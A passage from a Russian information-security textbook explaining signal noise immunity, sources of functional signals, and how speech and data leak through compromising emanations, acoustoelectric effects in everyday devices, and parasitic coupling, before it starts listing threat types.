информационные параметры, которые могут привести к потере информации. Но при достаточной большом превышении мощности носителя над мощностью помех искажения будут столь незначительные, что на качество информации помехи практически не влияют. Полная идентичность исходного и демодулированного сигналов обеспечивается при бесконечно большом отношении сигнал/помеха.

Помехоустойчивость дискретных сигналов выше, чем аналоговых, так как искажения дискретных сигналах возникают в тех случаях, когда изменения параметра сигнала превышают половину величины интервала между соседними значениями параметра. Если изменения параметров помехами составляют менее половины этого интервала, то при приеме такого сигнала можно восстановить исходное значение параметра сигнала. Допустимое значения отношения мощностей или амплитуд сигнала и помехи (сокращенно - отношение сигнал/помеха), при которых обеспечивается требуемое качество принимаемой информации, определяются видом информации и характером помех.

Для повышения достоверности передачи информации наряду с обеспечением наряду с увеличением энергетики переносчика информации используют другие методы защиты дискретной информации от помех, прежде всего, помехоустойчивое кодирование. При помехоустойчивом кодировании каждому элементу дискретной информации (букве, цифре, любому другому знаку) ставится в соответствие кодовая комбинация, содержащая дополнительные (избыточные) символы. Эти дополнительные символы позволяют обнаруживать искажения и исправлять в зависимости от избыточности кода ошибочные символы различной кратности. Существует большое количество видов кодов, повышающих помехоустойчивость сообщений для различных условий среды распространения носителей. Однако следует иметь, что платой за повышение помехоустойчивости кодированных сигналов является уменьшение скорости их передачи.

Любое сообщение в общем случае можно описать с помощью трех основных параметров: динамическим диапазоном  $D_c$ , шириной спектра частот  $\Delta F_c$  и длительностью передачи  $T_c$ . Произведение этих трех параметров называется объемом сигнал  $V_c = D_c \Delta F_c T_c$ . В трехмерном пространстве объем сигнала можно представить в виде параллелепипеда (см. рис. 8.9).



Рис. 8.9. Графическое представление объема сигнала.

Для обеспечения неискаженной передачи сообщения объемом  $V_c$ , необходимо чтобы характеристики среды распространения и непосредственно приемника соответствовали ширине спектра и динамическому диапазону сигнала. Если полоса частот среды распространения или приемника уже полосы сигнала, то для обеспечения безискаженной передачи сигнала объемом  $V_c$  уменьшают его ширину спектра. При этом для сохранения  $V_c = \text{const}$  соответственно увеличивают время передачи  $T_c$ . Для безискаженной передачи сообщения в реальном масштабе времени полоса пропускания приемника должна соответствовать ширине спектра сигнала.

#### 8.4. Источники сигналов

Объекты, излучающие поля или потоки элементарных частиц, содержат источники сигналов. Если объект отражает поля внешних источников, то он одновременно является источником информации об объекте и источником сигнала. В этом случае сигнал содержит информацию о видовых или сигнальных признаках объекта. Например, сигнал в виде отраженного от объекта света несет информацию о свойствах его поверхности. В варианте, когда на вход источника сигнала поступает первичный сигнал, например, акустическая волна от говорящего человека, то источник сигнала, переписывающий информацию одного носителя (акустической волны) на другой (электромагнитное поле) в связи называется передатчиком. К таким источникам относятся, например, передающие устройства связных радиостанций. Источники сигналов, создаваемые и применяемые для обеспечения связи между санкционированными абонентами, называют функциональными источниками сигналов.


Но существует большая группа источников, от которых распространяются несанкционированные сигналы с секретной (конфиденциальной) информацией и которые возникают случайно или создаются злоумышленниками. Так как эти сигналы несут угрозу безопасности информации, то их условно называют опасными. Условность объясняется тем обстоятельством, что сигналы функциональных источников (функциональные сигналы) при

приеме их злоумышленниками также небезопасны для передаваемой информации. Но, во-первых, без функциональных сигналов невозможна связь, а, следовательно, нормальная жизнь современного общества, и, во-вторых, передача информации с их помощью может контролироваться абонентами. Функциональные сигналы становятся опасными, если не приняты меры по безопасности информации. Для обеспечения целенаправленной защиты информации необходимо рассмотреть сущность источников сигналов.

#### 8.4.1. Источники функциональных сигналов

К источникам функциональных сигналов относятся:

- передатчики радио и радиотехнические средств и систем;
- лазерные системы связи;
- излучатели акустических сигналов гидролокаторов и средств подводной связи;
- условные сигналы.

Средства радио и радиотехнических систем представляют наиболее многочисленную и разнообразную группу объектов, излучающих сигналы с семантической и признаковой информацией. К радиотехническим системам и средствам, передающим семантическую информацию, относятся:

- средства и системы радиосвязи;
- средства и системы телефонной связи;
- средства телеграфной и факсимильной связи;
- сети и аппаратура передачи данных;
- видео- и телевизионная аппаратура;
- электронно-вычислительная техника.
- радиолокационные и гидролокационные станции и системы;
- радионавигационные системы;
- радиотелеметрические системы;
- системы радиотелеуправления.

Средства и системы связи предназначены для обеспечения коммуникаций между людьми, а также техническими средствами. Они занимают ведущее место в обеспечении информационного обмена во всех сферах общественно-производственной деятельности и личной жизни людей.

Источники радиосигналов, излучаемых в окружающее пространство, являются радиопередающие устройства, а электрических сигналов, передаваемых по проводам, - телефонные, телеграфные, факсимильные аппараты, ЭВМ, образующие локальные сети на предприятии (организации) или выходящие во внешние сети вплоть до глобальных типа «Интернет». В последнее время для передачи информации в качестве источников сигналов применяются также лазеры. Уступая радиосигналам по дальности распространения, в

особенности при неблагоприятных климатических условиях, лазерные системы имеют значительно лучшие параметры по полосе пропускания, помехоустойчивости и разрешению на местности.

Радио, электрические и световые сигналы с семантической информацией могут циркулировать как внутри организации, так и распространяться на большие, в принципе, на любые расстояния. По телефону можно переговорить с абонентом в любом месте Земли, радиосигналы способны донести информацию также до любой ее точки. Учитывая широко применение средств связи и большие дальности распространения сигналов, добывание информации путем перехвата сигналов средств связи представляет один из эффективных и широко распространенных методов. Сигналы средств связи содержат информацию не только семантическую информацию, но и информацию о собственных признаках сигналов. Такая информация характеризует технические решения новых средств и их возможности, что представляет интерес как для внутреннего, так и для внешнего (зарубежного) конкурента.

Средства радиолокации и гидролокации, радионавигации, радиотелеметрии, радиотелеуправления, а также радиопротиводействия относятся к радиотехническим системам.

Среди радиотехнических систем и средств значительную долю занимают радиолокационные станции, предназначенные для наблюдения воздушного пространства и земной поверхности в радиодиапазоне. Возможности радиолокаторов по добыванию информации определяются в основном характеристиками сигналов и распределением их энергии в пространстве (диаграммой направленности).

Так как радио- и гидролокация являются основой для противоракетной, противовоздушной и противолодочной обороны, то признаки новейших локаторов вызывают большой интерес для разведки других государств. Очевидно, что сигнальные признаки разрабатываемых радио и акустических средств интересуют также фирмы - конкуренты в России и других государств, создающих подобную технику.

Радионавигационные средства и системы предназначены для определения местоположения объектов на суше, воде, в воздухе и в космосе. Радиотелеметрические средства и системы обеспечивают измерение и передачу различных физических величин удаленных объектов, а средства и системы радиотелеуправления - управления ими. К радиотехническим системам и средствам, характеристики сигналов которых интересуют органы добывания разведки, относятся также системы и средства радиопротиводействия (радиоэлектронной борьбы), предназначенные для нарушения системы управления войсками и оружием противника в военное время.

Передача коротких сообщений производится также условными сигналами. В качестве

сигналов могут использоваться любые объекты наблюдения, излучения и материальные тела. Необходима только договоренность между источниками и получателями информации о содержании условного сигнала. Например, условными фразами часто пользуются люди во время конфиденциального разговора по открытому телефону.

#### 8.4.2. Побочные электромагнитные излучения и наводки

Угрозу хищения информации путем ее утечки создают сигналы, случайно возникающие в результате побочных электромагнитных излучений и наводок (ПЭМИН). Эти сигналы называют также опасными.

Источниками опасных для безопасности информации сигналов являются радио и электротехнические элементы и устройства в принципе любых радиоэлектронных и электрических устройств и приборов. В некоторых средствах звукозаписи, звукофикации и передачи информации предусматриваются дополнительные меры по безопасности информации, исключающие появление опасных сигналов. Однако технические меры по защите информации существенно повышают стоимость этих радиоэлектронных средств и делают их неконкурентными на рынке. Поэтому основной тенденцией предотвращения утечки информации из незащищенных радиоэлектронных средств является применение дополнительных средств защиты информации.

Радиоэлектронные и электрические средства и системы, содержащие потенциальные источники опасных сигналов, разделяют на основные и вспомогательные. Основные средства и системы обеспечивают обработку, хранение и передачу защищаемой информации, вспомогательные технические средства и системы (ВТСС) - остальные. К основным средствам и системам организации относятся:

- средства (телефонные аппараты, коммутационные щиты, кабели и провода) городской телефонной сети, размещенные на территории организации;
- внутриобъектовая автоматическая телефонная сеть;
- система оперативной телефонной связи руководства со структурными подразделениями;
- система диспетчерской связи для оперативного проведения совещаний;
- система громкоговорящей связи;
- вычислительная техника (ПЭВМ, принтеры, сканеры, серверы);
- аппаратура передачи данных;
- система внутриобъектового оповещения;
- система звукофикации залов заседаний и помещений для совещаний;
- средства телеграфной и факсимильной связи;
- система объектового промышленного телевидения;
- средства аудио- и видеозаписи, используемые для документирования защищаемой

информации.

ВТСС включают:

- городскую и объектовую радиотрансляционную сеть вещания;
- систему электрочасофикации;
- технические средства охранной и пожарной сигнализации;
- телевизионные средства наблюдения системы охраны объекта;
- бытовые аудио- видеоманитофоны;
- бытовые радиоприемники и телевизоры (без записи защищаемой информации); - средства электропитания;
- бытовые электроприборы;
- электронные средства оргтехники.

Назначение большинства из указанных средств и систем ясно из приведенных названий и сфер применения. Естественно, что не все указанные системы и средства размещаются в любой организации, но в общем случае их количество и разнообразие достаточно для самого серьезного отношения к обеспечению безопасности информации в помещениях с ними.

Несмотря на многообразие типов средств источники опасных сигналов можно классифицировать исходя из их физической природе следующим образом:

- акустоэлектрические преобразователи;
- излучатели низкочастотных сигналов;
- излучатели высокочастотных сигналов;
- паразитные связи и наводки.

К акустоэлектрическим преобразователям относятся физические устройства, элементы, детали и материалы, способные под действием переменного давления акустической волны создавать эквивалентные электрические сигналы. Свойства акустоэлектрических преобразователей используются по своему функциональному назначению для создания микрофонов различных типов. Но существуют разнообразные радиоэлектронные и электрические элементы и устройства, обладающие так называемым «микрофонным эффектом», т. е. способными преобразовывать акустические сигналы в электрические. Это приводит к появлению в этих радио и электрических устройствах опасных сигналов, которые создают предпосылки для утечки информации. Классификация акустоэлектрических преобразователей, создающих опасные сигналы, приведена на рис. 8.10.



Рис. 8.10. Классификация акустоэлектрических преобразователей.

Электрические сигналы, модулированные акустическими сигналами, возникают в индуктивных акустоэлектрических преобразователях в результате перемещений под действием акустических волн индуктивностей (катушек с металлической проволокой) в полях (магнитных и электрических) или при изменениях геометрических размеров катушек и их сердечников.

Наибольшей чувствительностью обладают электродинамические акустоэлектрические преобразователи в виде динамических головок громкоговорителей (см. рис. 8.11). Сущность преобразования состоит в следующем. Под давлением акустической волны катушка в виде картонного цилиндра с намотанной на нем тонкой проволокой перемещается в магнитном поле, создаваемом постоянным магнитом цилиндрической формы.



Рис. 8.11. Схема электродинамического громкоговорителя.

В соответствии с законом электромагнитной индукции в катушке (контуре) возникает электродвижущая сила (э.д.с.), величина которой пропорциональна громкости звука. Опасные сигналы на концах катушки составляют величину в 5 -15 мВ, достаточную для их распространения за пределы помещения, здания и даже территории. Поэтому не работающие, но непосредственно подключенные к радиотрансляционной сети



громкоговорители или динамические головки устройств громкоговорящей связи, могут выполнять функцию микрофона и передавать информацию разговоров в помещении на достаточно большое расстояние.

Аналогичный эффект возникает в электромагнитных акустоэлектрических преобразователях. К ним относятся электромагниты электромеханических звонков и капсулей телефонных аппаратов, шаговые двигатели вторичных часов, кнопочные извещатели ручного вызова пожарной службы охраняемого объекта и др. Электрические сигналы возникают в катушках электромагнитов этих устройств в результате изменений напряженности поля при изменениях под действием акустической волны воздушного зазора между сердечником и якорем электромагнита или статора (неподвижной части) и ротора (подвижной) части электродвигателя. Перечень бытовых радио и электроприборов, в которых возникают подобные процессы и которые устанавливаются в служебных и жилых помещениях, достаточно велик. К ним относятся: телефонные аппараты с электромеханическими звонками, вторичные электрические часы системы единого времени предприятия или организации, вентиляторы и др. Уровни опасных сигналов в этих цепях зависят от конструкции конкретного типа средства и из значения имеют значительный разброс. Например, опасные сигналы, создаваемые звонковой цепью телефонного аппарата, могут достигать значений долей и единиц мВ.

Магнитострикция проявляется в изменении магнитных свойств ферромагнитных веществ (электротехнической стали и сплавов) при их деформировании (растяжении, сжатии, изгибании, кручении). Такое явление называется обратным эффектом магнитострикции, в отличие от прямого, который заключается в изменении геометрических размеров и объема ферромагнитного тела при помещении его в магнитное поле. В результате магнитострикции под действием акустической волны изменяется магнитная проницаемость сердечников индуктивностей (контуров, дросселей, трансформаторов) радио и электротехнических устройств, что приводит к эквивалентному изменению значений индуктивности и модуляции циркулирующих в устройствах сигналов.

Опасные сигналы емкостных акустоэлектрических преобразователей возникают в результате механического изменения под давлением акустической волны зазоров между пластинами конденсаторов и проводами, приводящие к эквивалентному изменению значений сосредоточенных и распределенных емкостей схемы радиотехнических средств. Широко распространены акустоэлектрические преобразователи, использующие свойства некоторых кристаллических веществ (кварца, сегнетовой соли, титаната и ниобата бария и др.) создавать заряды на своей поверхности при ее деформировании, в том числе под действием акустической волны. Эти вещества применяются для создания функциональных акустоэлектрических преобразователей, например, пьезоэлектрических микрофонов.

Опасные сигналы создают пьезоэлектрические вещества, в основном кварцы, применяемые в генераторах для стабилизации частоты, а также пьезоэлементы вибраторов и датчиков технических средств охраны.

Опасные сигналы на выходе акустоэлектрических преобразователей вызывают два вида угроз:

- распространение электрических опасных сигналов с информацией по проводам, выходящими за пределы контролируемой зоны, перехват которых злоумышленниками приведет к утечке информации;

- модуляция других, более мощных электрических сигналов или полей, к которым возможен доступ злоумышленников.

Техническую основу для реализации первой угрозы создают, например, неработающий громкоговоритель городской ретрансляционной сети и звонковая цепь телефонных аппаратов устаревшей конструкции, но широко применяемых в быту (ТА-68М, ТА-72М, ТАН-70-2, ТАН-76-3, ТА-1146, ТА-1162, ТА-1164, и др.). Головка громкоговорителя непосредственно подключается к кабелю (двухжильному проводу) при приеме первой программы городской ретрансляционной сети через согласующий трансформатор, который повышает амплитуду опасных сигналов до 30-40 мВ. Сигнал такой амплитуды может распространяться по проводам ретрансляционной сети на значительные расстояния, достаточные для снятия информации злоумышленником за пределами территории организации. Однако если в радиотрансляционной сети идет передача речи или музыки, то сигналы этой передачи, имеющие существенно большую (в 100-200 раз) амплитуду и совпадающий диапазон частот, подавляют опасные сигналы. Поэтому работающие громкоговорители может быть и мешают работе людей, но исключают утечку информации из помещений с помощью акустоэлектрических преобразователей в громкоговорителях.

Иная ситуация с акустоэлектрическими преобразователями в телефонных аппаратах. Телефонные линии постоянно подключены к источнику электрического тока напряжением порядка 60 В. И хотя опасные сигналы на выходе звонковой сети составляют единицы и доли мВ, их нетрудно разделить с помощью фильтра от высоковольтного напряжения постоянного тока в телефонной линии. Постоянный ток фильтр не пропускает, а опасные сигналы с речевой информацией от акустоэлектрических преобразователей с частотами в диапазоне 300-3400 Гц проходят через фильтр с малым ослаблением, а затем усиливаются до необходимого значения.

Опасными сигналами на выходе акустоэлектрических преобразователей, имеющими даже весьма малые значения (доли милливольт) нельзя пренебрегать. Во-первых, чувствительность современных радиоприемников и усилителей электрических сигналов превышает в десятки и сотни раз уровни наиболее распространенных опасных сигналов, а,

во-вторых, маломощные опасные сигналы могут модулировать более мощные электрические сигналы и поля и таким образом увеличивать дальность распространения. Например, если опасные сигналы попадают в цепи генераторов (гетеродинов) любого радио или телевизионного приемника, то они модулируют гармонические колебания этих генераторов по амплитуде или частоте и распространяются за пределы помещения уже в виде электромагнитной волны. Также поля опасных сигналов на выходе акустоэлектрических преобразователей, которые сами по себе из-за малой напряженности не несут большой угрозы безопасности информации, могут наводить в цепях рядом расположенных радиоэлектронных средств электрические сигналы с аналогичным эффектом.

Опасные поля в виде низкочастотных полей образуются при протекании по токопроводам радиосредств (проводам индуктивностей, монтажным и соединительным проводам, дорожкам печатных плат) электрического тока в звуковом диапазоне частот с закрытой информацией. Источниками таких сигналов могут быть телефонные аппараты, устройства громкоговорящей связи, усилители мощности, бытовая радиоэлектронная аппаратура.

Характер поля зависит от расстояния до его источника и длины волны  $\lambda$ . В ближней зоне, в которой расстояние от источника  $r$  поля не превышает длину волны, преобладают электрическое или магнитное поля. Поле в ближней зоне называется полем индукции. Его энергия убывает пропорционально  $1/r^5$ . В дальней зоне, начиная с расстояния, большего примерно  $6\lambda$  от источника, электрическое поле принимает плоскую конфигурацию и распространяется в виде плоской волны, энергия которой делится поровну между электрической и магнитной компонентами. В этой зоне происходит излучение части энергии и перенос ее во внешнее пространство на большие расстояния. Энергия убывает значительно медленнее (в  $1/r^2$ ). С ростом частоты составляющая поля индукции уменьшается в соотношении  $1/f$ , а составляющая поля излучения возрастает в зависимости  $f^2$ .

Поэтому энергия полей, частоты изменения которых относятся к звуковому диапазону, сосредоточена в ближней зоне. Однако если эти поля несут информацию, то она может быть в результате наведения на проводники рядом расположенных средств или кабелей переписана на другой носитель, имеющий выход за пределы контролируемой зоны. При повышении частоты колебаний поля увеличивается энергия излучения в окружающее пространство.

Источниками побочных высокочастотных колебаний являются:

- высокочастотные генераторы, входящие в состав многих радиотехнических средств (телевизоров, радиоприемников, аудио- и видеомагнитофонов, 3-х программных абонентных громкоговорителей);

- усилительные каскады, в которых при определенных условиях возникают паразитные высокочастотные колебания;

- нелинейные элементы (диоды, транзисторы и другие активные радиоэлементы), на которые подаются гармонические высокочастотные колебания и электрические сигналы с речевой информацией.

Высокочастотные генераторы выполняют в радиотехнических приемниках функции генераторов гармонических колебаний, необходимых для преобразования частоты, в магнитофонах они создают токи стирания и подмагничивания. Колебания этих генераторов в результате акустоэлектрических преобразований в их элементах (индуктивностях, емкостях) или воздействий на генераторы электрических сигналов с информацией, могут быть промодулированы речевыми сигналами и излучаться в окружающее пространство. Например, если под действием акустической волны меняются параметры контура генератора, то происходит частотная модуляция колебаний.

Паразитные высокочастотные колебания в усилителях возникают при образовании между выходом и входом усилителя положительной обратной связи. При попадании через паразитные емкостные и индуктивные связи на вход усилителя сигналов с его выхода с фазой, равной фазе входного сигнала, лавинообразно нарастает амплитуда паразитного колебания на частоте, на которой выполняется равенство фаз. Если частота паразитной генерации расположена вне диапазона частот усилителя, то этот побочный режим работы усилителя может остаться незамеченным при создании и эксплуатации радиоэлектронного средства. Модуляция паразитного колебания происходит аналогично рассмотренным выше способам модуляции функциональных генераторов.

Высокочастотные колебания генерируются не только функциональными или паразитными генераторами радиоэлектронных средств, но высокочастотные колебания могут быть подведены к ним злоумышленником от внешнего генератора. При одновременном попадании этих высокочастотных колебаний и сигналов с речевой информацией на нелинейные элементы средств (диоды, транзисторы и др.) происходит модуляция высокочастотного колебания речевым сигналом. Наиболее просто этот вариант реализуется при подключении внешнего высокочастотного колебания к проводам телефонного аппарата, установленного в интересующем злоумышленника помещении. Промодулированные высокочастотные колебания распространяются в окружающее пространство и могут быть приняты за пределами территории организации. Многочисленные опасные сигналы создают работающие ПЭВМ, в особенности в пластмассовых неметаллизированных корпусах. Ориентировочные дальности обнаружения радиоизлучений широко распространенных ПЭВМ зарубежного производства приведены в табл. 8.3.

Таблица 8.3.

Блок ПЭВМ	Дальность обнаружения полей, м	
	электромагнитного	электрического
Системный блок	2 - 40	1 - 30
Дисплей	25 - 120	10 - 55
Клавиатура	15 - 50	15 - 30
Печатающее устройство	5 - 35	10 - 80

Наиболее мощными источниками электромагнитного излучения являются видеоусилитель и электронно-лучевая трубка монитора. Излучения компьютеров имеют широкий диапазон: от единиц до сотен МГц.

Паразитные связи и наводки характерны для любых радиоэлектронных средств и проводов соединяющих их кабелей. Различают три вида паразитных связей:

- гальваническая;
- индуктивная;
- емкостная.

Гальваническая связь или связь через сопротивление возникает, когда по одним и тем же цепям протекают токи разных источников сигналов. В этом случае наблюдается проникновение сигналов в непредназначенные для них элементы схемы. Сигналы, несущие конфиденциальную информацию, за счет гальванической связи могут проникать в цепи, имеющие внешний выход. Это создает предпосылки для утечки информации.

К опасным в этом отношении цепям относятся, прежде всего, цепи питания и заземления. Цепи электропитания обеспечивают передачу электрической энергии от внешних источников (подстанций) подавляющему большинству устанавливаемых в помещениях радио и электрических приборов в виде переменного электрического тока напряжением 220 В и частотой 50 Гц. В любом радиотехническом изделии имеется собственный блок (узел) питания, который преобразует напряжение 220 В переменного тока в требуемые для нормальной работы прибора значения напряжения постоянного и переменного тока. Например, для питания всех устройств ПЭВМ его блок питания формирует напряжения +5, -5, -12, +12 В постоянного тока. Функциональный или опасный сигнал может при определенных условиях проникать через цепи питания прибора в сеть электропитания помещения и здания, далее через силовой щит в силовую кабель, по которому подается электроэнергия с подстанции. Кроме того, потребление энергии любым радиоэлектронным средством в текущий момент времени зависит от амплитуды токов, циркулирующих в нем, в том числе токов, несущих полезную информацию. Следовательно,

ток, потребляемый средством может содержать переменную составляющую, соответствующую информационному сигналу. Различие в частотах питающего напряжения 50 Гц и сигнала в диапазоне частот речи позволяет в принципе выделить с помощью частотных фильтров опасный сигнал чрезвычайно малой амплитуды на фоне напряжения 220 В. Хотя блок питания сглаживает колебания тока в сети электропитания, вызванные циркулирующими в технических средствах информационными сигналами, но существует реальная возможность утечки информации через цепи питания от звукоусиливающей аппаратуры.

Цепи заземления предназначены для обеспечения защиты электрических сигналов с информацией от помех и наводок путем экранирования проводов или устройств. При воздействии на экраны побочных электрических и электромагнитных полей на последних возникают заряды, которые для эффективного экранирования необходимо удалять или нейтрализовать. С этой целью экраны “заземляют”, т. е. соединяют проводом с малым сопротивлением с поверхностью Земли. В качестве “земли” применяют металлические листы или трубы, зарытые в грунт земли на глубину 1-2 м для обеспечения хорошего контакта с токопроводящими слоями. Протекающие по цепи заземления опасные сигналы могут перехвачены приемной аппаратурой злоумышленника.

Паразитные индуктивные и емкостные связи представляют собой физические факторы, характеризующие влияние электрических и магнитных полей, возникающих в одних цепях любого функционирующего радиоэлектронного средства, на другие в этом или иных средствах.

Паразитная индуктивная связь проявляется в ходе следующих физических процессов. В пространстве, окружающем любую цепь, по которой протекает электрический ток  $I$ , возникает магнитное поле, постоянное или переменное с частотой (в соответствии с характером тока). В соседних проводниках, находящихся в переменном магнитном поле, возбуждаются переменные э.д.с.  $E = I\omega M$ , где  $M$  - взаимная индуктивность. Величина  $M$  пропорционально индуктивности влияющих друг на друга элементов цепей и обратно пропорциональна расстояния между ними. Например, взаимоиנדуктивность двух медных прямых параллельных проводников длиной 100 мм и толщиной 0.02 мм при интервале между ними 2 мм составляет 0.07 мкГн, а при интервале 10 мм - 0.04 мкГн.

Емкостная паразитная связь возникает между любыми элементами схемы, прежде всего, между параллельно расположенными проводами, а также точками схемы и корпусом (шасси). Емкостная связь зависит от геометрических размеров элементов цепей и расстояния между ними. Например, емкость между двумя параллельными проводами длиной 100 мм и диаметром 0.1 мм уменьшается с 0.75 пф до 0.04 пф при увеличении расстояния между ними с 2 до 50 мм. Для проводов диаметром 2 мм эта емкость при тех же условиях снижается с 5

пф до 0.07 пф.

Из-за паразитных индуктивных и емкостных связей возникают паразитные наводки. Под паразитной наводкой понимается передача напряжения из одного элемента радиоустройства в другой, не предусмотренная его схемой и конструкцией. Принципы паразитной наводки иллюстрируются рис. 1.12.



Рис. 8.12. Принципы паразитной наводки

Когда ток проходит по проводам (жилам) первой цепи (Ц1), вокруг них создается электрическое поле, силовые линии которого пронизывают провода (жилы) второй цепи (Ц2). Аналогичная схема магнитного влияния между цепями. В результате этого по цепи Ц2 потечет помимо основного еще и переходной ток, создающий помеху основному. Защищенность от взаимных помех оценивается так называемым переходным затуханием  $Z_{12} = 10 \lg P_{с1} / P_{н2}$ , где  $P_1$  и  $P_{н2}$  - мощность сигналов в 1-й цепи и наводки от них во 2-й цепи. Переходное затухание для надежной защиты информации должно быть не менее величины  $10 \lg P_c / P_{пр}$ , где  $P_c$  и  $P_{пр}$  - мощность сигнала с информацией и чувствительность приемника злоумышленника, перехватывающего наведенный сигнал.

Наводки создают угрозу безопасности информации в случае наводок на цепи, имеющие выход сигналов с подлежащей защите информацией за пределы территории организации. В этом отношении наибольшую угрозу создают наводки в проводах кабелей городской телефонной сети, радиотрансляции, электропитания от сигналов рядом расположенных кабелей внутренней АТС, звукофикации залов или помещений для совещаний, оперативной и диспетчерской связи. Кроме того, наводки даже очень малого уровня могут модулировать высокочастотный сигнал, распространяющийся за пределы организации в виде электромагнитной волны.

## **9. Характеристика угроз безопасности информации**


### **9.1. Виды угроз безопасности информации**

Под безопасностью информации понимаются условия, при которых она не подвергается опасности. Опасность (по Ожегову С. И.) - угрозы чего-либо. Следовательно, под безопасностью информации следует понимать условия хранения, обработки и передачи информации, при которых обеспечивается ее защита от угроз уничтожения, изменения и хищения.

Следует различать потенциальную и реальную безопасность. Потенциальная безопасность информации, как и любого другого объекта или субъекта, существует всегда. Безопасность информации оценивается двумя показателями: вероятностью предотвращения угроз и временем, в течение которого обеспечивается определенный уровень безопасности. Эти показатели взаимосвязаны. При заданных конкретных мерах по защите обеспечить более высокий уровень безопасности возможно в течение более короткого времени.

Так как информация содержится в значениях параметров носителя, то эти параметры должны сохранять свои значения в течение определенных значений. Очевидно, что параметры носителя постоянно меняются. Бумага со временем изменяет свой цвет, становится ломкой и хрупкой. Но если текст, напечатанный на ней, читается без искажений, то можно говорить об обеспечении безопасности содержания информации. Однако когда текст, например, содержит цветные изображения (рисунки или цветные репродукции), то ухудшение яркости или изменение красок меняют количество информации в изображении. В этом случае информация искажается. Для замедления процесса изменения параметров бумаги в хранилищах книг и картин принимают специальные меры по обеспечению безопасности информации путем уменьшения влияния угроз со стороны факторов среды хранения: поддерживают определенную температуру и влажность воздуха.

С угрозами безопасности информации постоянно сталкиваются пользователи вычислительной техники. Информация, записанная на магнитных дисках, со временем теряется или искажается в результате осыпания магнитного порошка или размагничивания отдельных участков магнитного слоя дисков, дискет и лент.

Информация постоянно подвергается случайным или преднамеренным воздействиям - угрозам: хищению, изменению, уничтожению. В общем случае эти угрозы реализуются в результате:

- действий злоумышленников: людей, занимающихся добыванием информации в интересах государственной и коммерческой разведки, криминальных элементов, неупорядоченных сотрудников или просто психически больных людей;

- разглашения информации людьми, владеющими секретной или конфиденциальной информацией;



- утери носителей с информацией (документов, машинных носителей, образцов материалов и др.);

- несанкционированного распространения информации через поля и электрические сигналы, случайно возникающие в электрических и радиоэлектронных приборах в результате их старения, некачественного конструирования (изготовления) и нарушений правил эксплуатации;

- воздействий стихийных сил, прежде всего, огня во время пожара и воды в ходе тушения пожара и протечками в трубах водоснабжения;

- сбоя в работе аппаратуры сбора, обработки, хранения и передачи информации, вызванных ее неисправностями, а также непреднамеренных ошибок пользователей или обслуживающего персонала;

